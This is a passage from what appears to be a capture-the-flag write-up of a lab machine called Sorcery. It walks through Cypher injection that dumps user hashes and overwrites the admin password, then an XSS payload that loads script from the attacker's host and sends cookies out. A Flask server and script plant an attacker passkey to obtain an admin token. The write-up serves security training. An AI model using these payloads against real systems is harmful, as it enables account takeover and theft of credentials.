GET /dashboard/store/x%22%20%7D%29%20RETURN%20result%20UNION%20ALL%20MATCH%20%28u%3A%20User%29%20WITH%20reduce%28s%20%3D%20%22%22%2C%20x%20IN%20collect%28u%2Eusername%20%2B%20%22%3A%22%20%2B%20u%2Epassword%29%20%7C%20s%20%2B%20x%20%2B%20%22%3Cbr%3E%22%29%20AS%20desc%20RETURN%20%7B%20id%3A%20%22users%22%2C%20name%3A%20%22all%2Dusers%22%2C%20description%3A%20desc%2C%20is%5Fauthorized%3A%20true%2C%20created%5Fby%5Fid%3A%20%22x%22%20%7D%20AS%20result%20%2F%2F HTTP/1.1
Host: sorcery.htb
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjNjYTlhZmFhLTc5YWYtNDdmNy1hMjc2LTgyNWVhYzU1MTY1MSIsInVzZXJuYW1lIjoiMHhkZiIsInByaXZpbGVnZUxldmVsIjowLCJ3aXRoUGFzc2tleSI6ZmFsc2UsIm9ubHlGb3JQYXRocyI6bnVsbCwiZXhwIjoxNzc2NDI1MDcwfQ.e_ybrpbxQ2n1h5VAhh_y3juXQSZCW96mO_QRofL-rSI
Accept: text/html
Connection: close
Sending this returns the admin and my users’ hashes:
 Click for full size image
Argon2 is very hard to crack, and doesn’t crack with hashcat and rockyou.txt.
Read Registration Key
Turning from users, I’ll try to get the registrationKey value necessary to register as a seller. On registering, the submitted value is compared against a Config model that’s defined in db/connection.rs:
#[derive(Deserialize, Model)]
struct Config {
    is_initialized: bool,
    registration_key: String,
}

I’ll create an injection payload that will get the Config node and project its registration_key into the synthetic Product’s name so it shows up in plain text in the rendered title:
x" }) RETURN result UNION ALL MATCH (c: Config) RETURN { id: "config", name: c.registration_key, description: "registration key", is_authorized: true, created_by_id: "x" } AS result //
Which renders to:
MATCH (result: Product { id: "x" }) RETURN result UNION ALL MATCH (c: Config) RETURN { id: "config", name: c.registration_key, description: "registration key", is_authorized: true, created_by_id: "x" } AS result //" }) RETURN result
URL-encoded into Burp Repeater:
GET /dashboard/store/x%22%20%7D%29%20RETURN%20result%20UNION%20ALL%20MATCH%20%28c%3A%20Config%29%20RETURN%20%7B%20id%3A%20%22config%22%2C%20name%3A%20c.registration_key%2C%20description%3A%20%22registration%20key%22%2C%20is_authorized%3A%20true%2C%20created_by_id%3A%20%22x%22%20%7D%20AS%20result%20%2F%2F HTTP/1.1
Host: sorcery.htb
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjNjYTlhZmFhLTc5YWYtNDdmNy1hMjc2LTgyNWVhYzU1MTY1MSIsInVzZXJuYW1lIjoiMHhkZiIsInByaXZpbGVnZUxldmVsIjowLCJ3aXRoUGFzc2tleSI6ZmFsc2UsIm9ubHlGb3JQYXRocyI6bnVsbCwiZXhwIjoxNzc2NDI1MDcwfQ.e_ybrpbxQ2n1h5VAhh_y3juXQSZCW96mO_QRofL-rSI
Accept: text/html
Connection: close
It works!
 Click for full size image
The registration key is “dd05d743-b560-45dc-9a09-43ab18c7a513”.
Register as Seller
I’ll create a new account using this key:

Now there’s an extra option in the menu bar:

It presents an option to create items:

If I add one, it does show on my page:

I know from the code review that right now only my user and the admin can see it, and that the admin checks it immediately.
Access as Admin
XSS Local POC
I noted above that the description field was not sanitized, and thus vulnerable to XSS. To test this, I’ll create a very simple payload:

Now I’ll load the new item page. Just clicking the view link loads the page but doesn’t pop an alert. However, refreshing the page from this URL does:

That’s because Next.js does a soft RSC navigation on the click that doesn’t reliably re-trigger the inserted element’s load handlers, while a refresh re-parses the HTML from scratch and onerror fires.
XSS Remote POC
To test the XSS on the admin, I’ll create a payload that will request a script from my host and load it:
<img src=http://10.10.14.61/x.jpg onerror="var s=document.createElement('script');s.src='http://10.10.14.61/poc.js';document.head.appendChild(s)">
What’s nice about this is that it should try to contact my server at least twice. First to read x.jpg (which does not exist), and then to load the script, poc.js. I’ll have poc.js make another request back to me:
fetch("http://10.10.14.61/hit?u=" + encodeURIComponent(location.href) + "&c=" + document.cookie);
On sending the img payload in the product description, within a couple seconds I get all three hits on my webserver:
10.129.25.147 - - [19/Apr/2026 03:15:52] code 404, message File not found
10.129.25.147 - - [19/Apr/2026 03:15:52] "GET /x.jpg HTTP/1.1" 404 -
10.129.25.147 - - [19/Apr/2026 03:15:52] "GET /poc.js HTTP/1.1" 200 -
10.129.25.147 - - [19/Apr/2026 03:15:52] code 404, message File not found
10.129.25.147 - - [19/Apr/2026 03:15:52] "GET /hit?u=http%3A%2F%2Ffrontend%3A3000%2Fdashboard%2Fstore%2F7e578c7b-0960-4090-bbb0-e033974aa70c&c= HTTP/1.1" 404 -
The cookie is empty, which is expected as I noted above that it was httpOnly. Still, this shows that I have full XSS to do whatever I want in poc.js.
XSS Register Passkey
When the bot visits the product, the admin JWT cookie is set with limited applicability:
        only_for_paths: Some(vec![
            r"^\/api\/product\/[a-zA-Z0-9-]+$".to_string(),
            r"^\/api\/webauthn\/passkey\/register\/start$".to_string(),
            r"^\/api\/webauthn\/passkey\/register\/finish$".to_string(),
        ]),
In addition to viewing products, the token can hit the two passkey registration endpoints. The plan: register a passkey I control on the admin’s account, then authenticate as admin using that passkey.
I can’t use navigator.credentials.create from the XSS because the bot’s headless Chrome has no authenticator, and the RP ID (sorcery.htb) doesn’t match the bot’s origin (http://frontend:3000). Instead, I’ll call the Next.js server actions directly via fetch and handle credential creation on my own server.
In Next.js, server actions can be invoked by sending POST requests to any same-origin URL with a Next-Action header containing the action’s build-time ID. The cookie attaches automatically, and the Next.js server forwards it as Authorization: Bearer to the backend. I can get the action ID for passkey enrollment by watching the request in Burp Proxy. For example, when I enroll a passkey (with the Chrome dev tools fake passkey working), it sends two POST requests, both to /dashboard/profile. The first looks like:
POST /dashboard/profile HTTP/1.1
Host: sorcery.htb
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjFjMmUwNzM3LTNiNzctNDBlYy05ZmNlLTZjYmM1ZGNiYzQ5YiIsInVzZXJuYW1lIjoiMHhkZnNlbGxlciIsInByaXZpbGVnZUxldmVsIjoxLCJ3aXRoUGFzc2tleSI6dHJ1ZSwib25seUZvclBhdGhzIjpudWxsLCJleHAiOjE3NzY0NzY2MTV9.NfonVeRrE14VqWUlMgNawdo6yvrgrSPO922f6k96n54
Content-Length: 2
Sec-Ch-Ua-Platform: "Linux"
Next-Action: 062f18334e477c66c7bf63928ee38e241132fabc
Sec-Ch-Ua: "Chromium";v="147", "Not.A/Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Next-Router-State-Tree: %5B%22%22%2C%7B%22children%22%3A%5B%22dashboard%22%2C%7B%22children%22%3A%5B%22profile%22%2C%7B%22children%22%3A%5B%22__PAGE__%22%2C%7B%7D%2C%22%2Fdashboard%2Fprofile%22%2C%22refresh%22%5D%7D%5D%7D%2Cnull%2Cnull%2Ctrue%5D%7D%2Cnull%2Cnull%2Ctrue%5D
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
Accept: text/x-component
Content-Type: text/plain;charset=UTF-8
Origin: https://sorcery.htb
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://sorcery.htb/dashboard/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: keep-alive

[]
The Next-Action header of 062f18334e477c66c7bf63928ee38e241132fabc shows the startRegistration action ID. In the next POST, there’s an action ID of 60971a2b6b26a212882926296f31a1c6d7373dfa for finishRegistration.
The XSS payload (passkey.js) is three fetch calls:
(async () => {
    const SERVER = 'http://10.10.14.61';
    const START_ACTION = '062f18334e477c66c7bf63928ee38e241132fabc';
    const FINISH_ACTION = '60971a2b6b26a212882926296f31a1c6d7373dfa';

    // Step 1: Call startRegistration server action
    const startResp = await fetch('/dashboard/profile', {
        method: 'POST',
        body: '[]',
        headers: {
            'Next-Action': START_ACTION,
            'Content-Type': 'text/plain;charset=UTF-8',
        },
    });
    const startText = await startResp.text();
    const challengeJson = JSON.parse(startText.split('\n')[1].substring(2));
    const challenge = challengeJson.result.challenge;

    // Step 2: Send challenge to our server, get credential back
    const solveResp = await fetch(SERVER + '/solve', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({
            challenge: challenge.publicKey.challenge,
            rp: challenge.publicKey.rp,
        }),
    });
    const credential = await solveResp.json();

    // Step 3: Call finishRegistration server action
    await fetch('/dashboard/profile', {
        method: 'POST',
        body: JSON.stringify([credential]),
        headers: {
            'Next-Action': FINISH_ACTION,
            'Content-Type': 'text/plain;charset=UTF-8',
        },
    });

    new Image().src = SERVER + '/done';
})();
In step 1, it sends a POST to /dashboard/profile. Because this is a same-origin request, the admin cookie attaches automatically. The Next.js server reads it and forwards the request to the backend with the JWT. The response comes back with a payload that contains JSON with the WebAuthn challenge. In step 2, the XSS extracts the challenge and sends it to my Flask server, which generates a keypair, builds the attestation, and returns a RegistrationResponseJSON object. In step 3, that credential is passed directly as [credential] to the finishRegistration server action, again same-origin with the admin cookie attached. Once the registration is complete, it sends a request back to /done on my server.
The Flask server (pk_server.py) handles three things: serving passkey.js, generating the credential at /solve, and using those credentials to login at /done:
#!/usr/bin/env python3
# /// script
# requires-python = ">=3.13"
# dependencies = [
#     "cbor2",
#     "cryptography",
#     "flask",
#     "requests",
# ]
# ///
from flask import Flask, request, jsonify, send_file
from cryptography.hazmat.primitives.asymmetric import ec
from cryptography.hazmat.primitives.asymmetric.ec import ECDSA
from cryptography.hazmat.primitives.hashes import SHA256
from cryptography.hazmat.primitives.serialization import Encoding, NoEncryption, PrivateFormat
from cryptography.hazmat.backends import default_backend
import cbor2, hashlib, base64, json, os, requests

app = Flask(__name__)
private_key = None
cred_id = None

@app.after_request
def add_cors(response):
    response.headers['Access-Control-Allow-Origin'] = '*'
    response.headers['Access-Control-Allow-Methods'] = 'GET, POST, OPTIONS'
    response.headers['Access-Control-Allow-Headers'] = 'Content-Type'
    return response

def b64url_decode(s):
    s = s.replace('-', '+').replace('_', '/')
    s += '=' * (4 - len(s) % 4)
    return base64.b64decode(s)

def b64url_encode(data):
    return base64.b64encode(data).rstrip(b'=').decode().replace('+', '-').replace('/', '_')

@app.route('/passkey.js')
def serve_js():
    return send_file('passkey.js', mimetype='application/javascript')

@app.route('/solve', methods=['POST'])
def solve():
    global private_key, cred_id
    challenge_b64 = request.json['challenge']
    rp_id = request.json['rp']['id']

    private_key = ec.generate_private_key(ec.SECP256R1(), default_backend())
    pub = private_key.public_key().public_numbers()
    x = pub.x.to_bytes(32, 'big')
    y = pub.y.to_bytes(32, 'big')
    cred_id = os.urandom(32)

    cose_key = cbor2.dumps({1: 2, 3: -7, -1: 1, -2: x, -3: y})
    rp_hash = hashlib.sha256(rp_id.encode()).digest()
    auth_data = rp_hash + b'\x45' + b'\x00'*4 + b'\x00'*16 + len(cred_id).to_bytes(2,'big') + cred_id + cose_key

    att_obj = cbor2.dumps({'fmt': 'none', 'attStmt': {}, 'authData': auth_data})
    client_data = json.dumps({
        'type': 'webauthn.create',
        'challenge': challenge_b64,
        'origin': 'https://sorcery.htb',
        'crossOrigin': False,
    }, separators=(',', ':')).encode()

    pem = private_key.private_bytes(Encoding.PEM, PrivateFormat.PKCS8, NoEncryption()).decode()
    print(f"[+] Credential ID: {b64url_encode(cred_id)}")
    print(f"[+] RP ID: {rp_id}")
    print(f"[+] Private Key (PEM):\n{pem}")

    return jsonify({
        'id': b64url_encode(cred_id),
        'rawId': b64url_encode(cred_id),
        'type': 'public-key',
        'response': {
            'attestationObject': b64url_encode(att_obj),
            'clientDataJSON': b64url_encode(client_data),
            'transports': [],
        },
        'clientExtensionResults': {},
        'authenticatorAttachment': 'cross-platform',
    })

@app.route('/sign', methods=['POST'])
def sign():
    if private_key is None or cred_id is None:
        return 'No credential registered yet', 400

    challenge_b64 = request.json['challenge']
    rp_id = request.json['rpId']

    client_data = json.dumps({
        'type': 'webauthn.get',
        'challenge': challenge_b64,
        'origin': 'https://sorcery.htb',
        'crossOrigin': False,
    }, separators=(',', ':')).encode()

    rp_hash = hashlib.sha256(rp_id.encode()).digest()
    flags = b'\x05'  # UP + UV
    counter = (1).to_bytes(4, 'big')
    auth_data = rp_hash + flags + counter

    client_data_hash = hashlib.sha256(client_data).digest()
    sig_input = auth_data + client_data_hash
    signature = private_key.sign(sig_input, ECDSA(SHA256()))

    print(f"[+] Signed authentication challenge for {rp_id}")

    return jsonify({
        'id': b64url_encode(cred_id),
        'rawId': b64url_encode(cred_id),
        'type': 'public-key',
        'authenticatorData': b64url_encode(auth_data),
        'clientDataJSON': b64url_encode(client_data),
        'signature': b64url_encode(signature),
        'userHandle': '',
    })

@app.route('/done')
def done():
    if private_key is None or cred_id is None:
        print('[-] No credential registered yet')
        return '', 404

    username = 'admin'
    base = 'https://sorcery.htb'
    start_id = '1efff30d879f3aea7d899128311edf11046f4a10'
    finish_id = '5aa9f80bc40bd5a48cfafdb9fff8913dfa09619f'

    try:
        # Step 1: startAuthentication
        print(f'[*] Starting passkey auth for {username}')
        r = requests.post(f'{base}/auth/passkey',
            data=json.dumps([username]),
            headers={'Next-Action': start_id, 'Content-Type': 'text/plain;charset=UTF-8'},
            verify=False)
        print(f'[*] startAuthentication response ({r.status_code}):\n{r.text}')
        challenge_data = json.loads(r.text.split('\n')[1][2:])['result']['challenge']
        challenge_b64 = challenge_data['publicKey']['challenge']
        rp_id = challenge_data['publicKey']['rpId']
        print(f'[+] Got challenge for rpId={rp_id}')

        # Step 2: Sign the challenge
        client_data = json.dumps({
            'type': 'webauthn.get',
            'challenge': challenge_b64,
            'origin': 'https://sorcery.htb',
            'crossOrigin': False,
        }, separators=(',', ':')).encode()

        rp_hash = hashlib.sha256(rp_id.encode()).digest()
        auth_data = rp_hash + b'\x05' + (1).to_bytes(4, 'big')
        sig_input = auth_data + hashlib.sha256(client_data).digest()
        signature = private_key.sign(sig_input, ECDSA(SHA256()))

        credential = {
            'id': b64url_encode(cred_id),
            'rawId': b64url_encode(cred_id),
            'type': 'public-key',
            'response': {
                'authenticatorData': b64url_encode(auth_data),
                'clientDataJSON': b64url_encode(client_data),
                'signature': b64url_encode(signature),
                'userHandle': '',
            },
            'clientExtensionResults': {},
            'authenticatorAttachment': 'cross-platform',
        }

        # Step 3: finishAuthentication
        r = requests.post(f'{base}/auth/passkey',
            data=json.dumps([username, credential]),
            headers={'Next-Action': finish_id, 'Content-Type': 'text/plain;charset=UTF-8'},
            verify=False)
        print(f'[*] finishAuthentication response ({r.status_code}):\n{r.text}')
        token_data = json.loads(r.text.split('\n')[1][2:])
        token = token_data['result']['token']
        print(f'\n[+] ADMIN JWT:\n{token}\n')

    except Exception as e:
        print(f'[-] Login failed: {e}')

    return '', 404

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
This server took a lot of work and assists from Claude.
A few details that took some iteration to get right:
-
The flags byte in the registration authDatais\x45(UPUV AT = 0x01 | 0x04 | 0x40), not\x41. The backend’swebauthn_rsrequires user verification for passkey registration (userVerification: "required"in the challenge options), so the UV bit must be set. - The credential returned by
/solvemust nestattestationObjectandclientDataJSONunder aresponseobject to match theRegistrationResponseJSONformat. Returning them at the top level silently fails on deserialization. - The
clientDataJSONfor both registration and authentication setsorigintohttps://sorcery.htb, matching the backend’s configuredrp_origin. The bot’s actual page origin (http://frontend:3000) doesn’t matter since we’re buildingclientDataJSONon our server, not in the browser. - CORS headers are required on the Flask server because the XSS’s
fetchto/solveis cross-origin (page onhttp://frontend:3000, server onhttp://10.10.14.61).
The /done endpoint does double duty as the XSS completion beacon AND the login trigger. When the bot’s XSS hits GET /done, the Flask server immediately calls startAuthentication("admin") and finishAuthentication("admin", credential) via the same Next.js server action mechanism using requests, signing the authentication challenge with the private key it generated during /solve. The passkey authentication action IDs (1efff30d879f3aea7d899128311edf11046f4a10 and 5aa9f80bc40bd5a48cfafdb9fff8913dfa09619f) were discovered the same way as the registration ones, by observing a passkey login in Burp Proxy.
With all of that in place, I’ll trigger the flow by creating a new product with the following description:
<img src=http://10.10.14.61/x.jpg onerror="var s=document.createElement('script');s.src='http://10.10.14.61/passkey.js';document.head.appendChild(s)">
After submitting the product as a Seller, the server log shows the full flow:
oxdf@hacky$ uv run pk_server.py
 * Serving Flask app 'pk_server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.1.251:80
Press CTRL+C to quit
10.129.25.147 - - [19/Apr/2026 09:22:04] "GET /x.jpg HTTP/1.1" 404 -
10.129.25.147 - - [19/Apr/2026 09:22:04] "GET /passkey.js HTTP/1.1" 200 -
10.129.25.147 - - [19/Apr/2026 09:22:04] "OPTIONS /solve HTTP/1.1" 200 -
[+] Credential ID: X1clb0t5Fszggz772wsRjQL4A7LDnkaSsH9SJnH7LRk
[+] RP ID: sorcery.htb
[+] Private Key (PEM):
-----BEGIN PRIVATE KEY-----
MIGHAgEAMBMGByqGSM49AgEGCCqGSM49AwEHBG0wawIBAQQgrhRINJ1f4/bWOLFU
Ia/Up80DgeAFTv92vGwZR3Df5nehRANCAATqYPzsvjDLfHPHR7WD7BRmGT8agzkL
CmLtfP3q9V2LecNqxcSvT1o4Nzhp7F6fu38JhfYAIch1SYaRCQ7RH8Kj
-----END PRIVATE KEY-----

10.129.25.147 - - [19/Apr/2026 09:22:04] "POST /solve HTTP/1.1" 200 -
[*] Starting passkey auth for admin
/home/oxdf/.cache/uv/environments-v2/pk-server-4b734f7577009798/lib/python3.13/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host 'sorcery.htb'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[*] startAuthentication response (200):
0:["$@1",["eMXTkHuLPViqV0QpNTSCV",null]]
1:{"result":{"challenge":{"publicKey":{"challenge":"d_ybtZ1DbW-NFXKgTLK2qdMnvO784THbGfsK1wMdOCw","timeout":300000,"rpId":"sorcery.htb","allowCredentials":[{"type":"public-key","id":"X1clb0t5Fszggz772wsRjQL4A7LDnkaSsH9SJnH7LRk"}],"userVerification":"required"}}}}

[+] Got challenge for rpId=sorcery.htb
/home/oxdf/.cache/uv/environments-v2/pk-server-4b734f7577009798/lib/python3.13/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host 'sorcery.htb'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[*] finishAuthentication response (200):
0:["$@1",["eMXTkHuLPViqV0QpNTSCV",null]]
1:{"result":{"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjJkOWYwZDllLTA5MzUtNDlmMy1hZmNkLTI5YWJkMzQyNzAxMSIsInVzZXJuYW1lIjoiYWRtaW4iLCJwcml2aWxlZ2VMZXZlbCI6Miwid2l0aFBhc3NrZXkiOnRydWUsIm9ubHlGb3JQYXRocyI6bnVsbCwiZXhwIjoxNzc2NDc4OTE4fQ.dIsxYFvIf4FO2IXQmBI9U8U7VvZGJCcmJAERz3iiPvQ"}}


[+] ADMIN JWT:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjJkOWYwZDllLTA5MzUtNDlmMy1hZmNkLTI5YWJkMzQyNzAxMSIsInVzZXJuYW1lIjoiYWRtaW4iLCJwcml2aWxlZ2VMZXZlbCI6Miwid2l0aFBhc3NrZXkiOnRydWUsIm9ubHlGb3JQYXRocyI6bnVsbCwiZXhwIjoxNzc2NDc4OTE4fQ.dIsxYFvIf4FO2IXQmBI9U8U7VvZGJCcmJAERz3iiPvQ

10.129.25.147 - - [19/Apr/2026 09:22:04]
Setting that JWT as the token cookie on sorcery.htb provides a session as admin:

Shortcut to Admin
Shortcut
There’s a much simpler path that skips the Seller and the XSS entirely, which I initially took when solving:
flowchart TD;
    subgraph identifier[" "]
      direction LR
      start1[ ] --->|intended| stop1[ ]
      style start1 height:0px;
      style stop1 height:0px;
      start2[ ] --->|unintended| stop2[ ]
      style start2 height:0px;
      style stop2 height:0px;
    end
    A[Cypher Injection]-->B(<a href='#read-registration-key'>Read Registration Key</a>);
    B-->C(<a href='#register-as-seller'>Register as Seller</a>);
    C-->D(<a href='#xss-local-poc'>XSS</a>);
    D-->E(<a href='#xss-register-passkey'>Create admin Passkey</a>);
    E-->F[Access as admin];
    A-->G(<a href='#password-hash-overwrite'>Change admin Password</a>);
    G-->F;

linkStyle default stroke-width:2px,stroke:#4B9CD3,fill:none;
linkStyle 0,2,3,4,5,6 stroke-width:2px,stroke:#FFFF99,fill:none;
style identifier fill:#1d1d1d,color:#FFFFFFFF;
Password Hash Overwrite
I’ll create an argon2 hash using Python:
oxdf@hacky$ uv run --with argon2-cffi python3 -c "from argon2 import PasswordHasher; print(PasswordHasher().hash('0xdf0xdf'))"
$argon2id$v=19$m=65536,t=3,p=4$ZUP5b+TWW4WvhSmIz5aCNg$dbpp0ZmZHXXL5sLNAmJFhNUEIqx/iJupxP1reWz+WlM
Now I’ll use this injection to set the admin user’s password field:
<real UUID>"}) MATCH (u: User { username: "admin" }) SET u.password = "$argon2id$v=19$m=65536,t=3,p=4$ZUP5b+TWW4WvhSmIz5aCNg$dbpp0ZmZHXXL5sLNAmJFhNUEIqx/iJupxP1reWz+WlM" RETURN { id: "x", name: "done", description: "password changed", is_authorized: true, created_by_id: "x" } AS result //
On the server that becomes:
MATCH (result: Product { id: "<real UUID>"}) MATCH (u: User { username: "admin" }) SET u.password = "$argon2id$v=19$m=65536,t=3,p=4$ZUP5b+TWW4WvhSmIz5aCNg$dbpp0ZmZHXXL5sLNAmJFhNUEIqx/iJupxP1reWz+WlM" RETURN { id: "x", name: "done", description: "password changed", is_authorized: true, created_by_id: "x" } AS result //" }) RETURN result
On injecting, the page indicates success:

And I can login as admin using the new password, “0xdf0xdf”.
Shell as user@dns
Enumeration
Passkey
As admin, I have access to three new links on the menu bar:

As I noted during the source code review, each of them requires admin to be logged in via passkey to access. If I used the intended path that’s already true, but if I changed the admin’s password, it will show:

I can use the Chrome dev tools WebAuthn feature to add a passkey and use it to log in.
DNS
The DNS panel offers a list of DNS resolutions:
